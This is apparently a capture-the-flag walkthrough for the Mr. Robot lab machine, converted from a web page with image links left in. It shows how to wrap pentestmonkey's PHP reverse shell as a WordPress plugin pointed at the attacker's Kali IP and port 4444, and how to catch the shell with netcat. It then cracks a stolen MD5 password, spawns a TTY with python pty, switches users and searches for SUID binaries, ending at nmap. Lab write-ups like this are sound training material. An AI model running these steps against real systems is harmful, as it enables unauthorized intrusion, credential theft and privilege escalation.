```


```
/*
Plugin Name: reverse shell
Plugin URI: https://google.com
Description: reverse shell
Version: 1
Author: reverse shell
Author URI: https://google.com
Text Domain: reverse
Domain Path: /shell
*/
```

The top of the page should now read as follows.



```
/*
Plugin Name: reverse shell
Plugin URI: https://google.com
Description: reverse shell
Version: 1
Author: reverse shell
Author URI: https://google.com
Text Domain: reverse
Domain Path: /shell
*/
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

We next need to modify the source code to indicate where you want the reverse shell thrown back to (Your Kali machine)




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.145.133';  // CHANGE THIS
$port = 4444;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


The $ip is the IP address of my Kali machine. We know that Kali is accustomed to using port 4444 with Metasploit so it should work here just as well.

Click on File, from the context menu select Save. Open the file and verify the changes are present.

Change the File Type to a Zip archive

Right-click on the newly modified php-reverse-shell.php file and from the context menu select compress. Save the archive as a zip file.





Archive name: php-reverse-shell

● .zip ○ .tar.xz ○ .7z


Compatible with all operating systems.

Catch the reverse shell

Open a terminal prompt and set up a listener using Netcat.

```
nc -v -n -l -p 4444
```


Leave the listener and the terminal up and running.



```
root@kali:~# nc -v -n -l -p 4444
```

Upload the php-reverse-shell.php file as a plugin


Login to the Mr. Robot Wordpress site using the username and password we discovered. From the Wordpress Dashboard, click on Plugins and then select Add New.



WordPress 4.9.6 is available! Please update now.


The selected plugins have been deleted.

Click on Upload Plugin




WordPress 4.9.6 is available! Please update now.

Click on the browse button, find your newly created zip file.




If you have a plugin in a .zip format, you may install it by uploading it here.

No file selected.




CHANGELOG
COPYING.GPL
COPYING.PHP-REVERSE-SHELL
php-reverse-shell.php
php-reverse-shell.zip

Click Install Now.



If you have a plugin in a .zip format, you may install it by uploading it here.



WordPress 4.9.6 is available! Please update now.


Installing Plugin from uploaded file: php-reverse-shell.zip

Unpacking the package...

Installing the plugin...

Plugin installed successfully.

Ignore the error message.




Plugin could not be activated because it triggered a **fatal error**.

/* Plugin Name: reverse shell Plugin URI: https://google.com Description: reverse shell Version: 1 Author: reverse shell Author URI: https://google.com Text Domain: reverse Domain Path: /shell */

Return to the terminal running the listener.

If the listener is working you should see the following output:



```
root@kali:~# nc -v -n -l -p 4444
listening on [any] 4444 ...
connect to [192.168.145.133] from (UNKNOWN) [192.168.145.134] 39163
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
 x86_64 x86_64 GNU/Linux
 09:04:14 up  2:54,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

At the prompt, we can make some more discovery by just typing in a few Linux commands.

Type: **`whoami`** (prints the effective username of the current user when invoked.)
Type: **`hostname`** (used to either set or display the current host, domain or node name of the system.)
Type: **`pwd`** (The pwd command reports the full path to the current directory)
Type: **`cd home`** (change directory to the home directory)
Type: **`ls`** (list the contents of the current directory)

We see there is another directory present called, robot. Change directory to the robot directory.


Type: **`cd robot`**
Type: **`ls`**

We have located our second key and password file that has been hashed using MD5!

Let’s use the **cat** command to read the contents of the `password.raw-md5` file.

```
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```


That's not just any password. It’s the password for the robot account. We need to break the MD5 hash to see what it is.



```
$ whoami
daemon
$ hostname
linux
$ pwd
/
$ cd home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

There are a number of sites online that can crack an MD5 hash. To crack this hash, I am using https://www.md5online.org/

Copy and paste the hash into the site and click on the decrypt button.




Found : abcdefghijklmnopqrstuvwxyz
(hash = c3fcd3d76192e4007dfb496cca67e13b)

We have a password consisting of the alphabet. abcdefghijklmnopqrstuvwxyz


Save the password for later.

We cannot get access to the 2nd key because of a lack of permissions.



```
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$
```

Using the password, we have unhashed, we can attempt to change users by trying to login using su and the robot account. No joy there either. The SU command must be run from a terminal.




```
$ su robot
su: must be run from a terminal
```

We can create a terminal using python. Type the following command at the prompt:


```
python -c "import pty;pty.spawn('/bin/bash');"
```

We now have a terminal and so let’s try and login using the robot account one more time. Success!



```
$
$ python -c "import pty;pty.spawn('/bin/bash');"
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
```

We can now CAT the key-2-of-3.txt file to see its contents.




```
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Copy and save the 2nd key to your mrrobot directory as a new text file. You have now captured two of the three keys. One more to go!

Key #3


Escalating Privileges

Change directory to the root of the robot account.




```
robot@linux:~$ cd /
cd /
robot@linux:/$ ls
```

List the contents of robot’s home directory.



```
robot@linux:/$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
robot@linux:/$ 
```


Nothing of major interest other than the root directory. Change over to the root directory and view the contents. No can do! Permission to access the root folder is denied.



```
robot@linux:/$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
robot@linux:/$ cd root
cd root
bash: cd: root: Permission denied
robot@linux:/$ 
```

Check all the file permissions on the home directory contents.

```
ls -alh
```




```
drwxr-xr-x   3 root root 4.0K Nov 13  2015 boot
drwxr-xr-x  13 root root 3.9K Jun 13 04:38 dev
drwxr-xr-x  77 root root 4.0K Jun 13 04:38 etc
drwxr-xr-x   3 root root 4.0K Nov 13  2015 home
lrwxrwxrwx   1 root root   33 Jun 24  2015 initrd.img -> boot/initrd.img-3.13.0-
55-generic
drwxr-xr-x  16 root root 4.0K Jun 24  2015 lib
drwxr-xr-x   2 root root 4.0K Jun 24  2015 lib64
drwx------   2 root root  16K Jun 24  2015 lost+found
drwxr-xr-x   2 root root 4.0K Jun 24  2015 media
drwxr-xr-x   4 root root 4.0K Nov 13  2015 mnt
drwxr-xr-x   3 root root 4.0K Sep 16  2015 opt
dr-xr-xr-x 345 root root    0 Jun 13 04:37 proc
drwx------   3 root root 4.0K Nov 13  2015 root
drwxr-xr-x  14 root root  500 Jun 13 04:38 run
drwxr-xr-x   2 root root 4.0K Nov 13  2015 sbin
drwxr-xr-x   3 root root 4.0K Jun 24  2015 srv
```

We need to get into the root folder to check the contents. We can see if the file is hiding using the same naming convention as the other two keys using the **find** command. At the prompt, type the following:

```
find / -name key-3-of-3.txt
```

No joy here either! Permission denied everywhere we look. Our one remaining key file may be in this directory somewhere, so we need to find a program owned by root with the octal permissions set to 4000.




```
robot@linux:/$ find / -name key-3-of-3.txt
find / -name key-3-of-3.txt
find: `/etc/ssl/private': Permission denied
find: `/root': Permission denied
find: `/opt/bitnami/mysql/data/mysql': Permission denied
find: `/opt/bitnami/mysql/data/bitnami_wordpress': Permission denied
find: `/opt/bitnami/mysql/data/performance_schema': Permission denied
find: `/opt/bitnami/var/data': Permission denied
find: `/opt/bitnami/apps/wordpress/htdocs': Permission denied
find: `/var/lib/monit/events': Permission denied
find: `/var/lib/sudo': Permission denied
find: `/var/cache/ldconfig': Permission denied
find: `/var/spool/rsyslog': Permission denied
find: `/var/spool/cron/crontabs': Permission denied
find: `/sys/kernel/debug': Permission denied
find: `/lost+found': Permission denied
```

Again, with the find command.


`find / -perm -4000 -type f 2>/dev/null`

We find that Nmap is running on the system with root access.



```
eric
robot@linux:/$ find / -perm -4000 -type f 2>/dev/null

find / -perm -4000 -type f 2>/dev/null

/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$
robot@linux:/$
```

At the prompt type: **`nmap -help`**

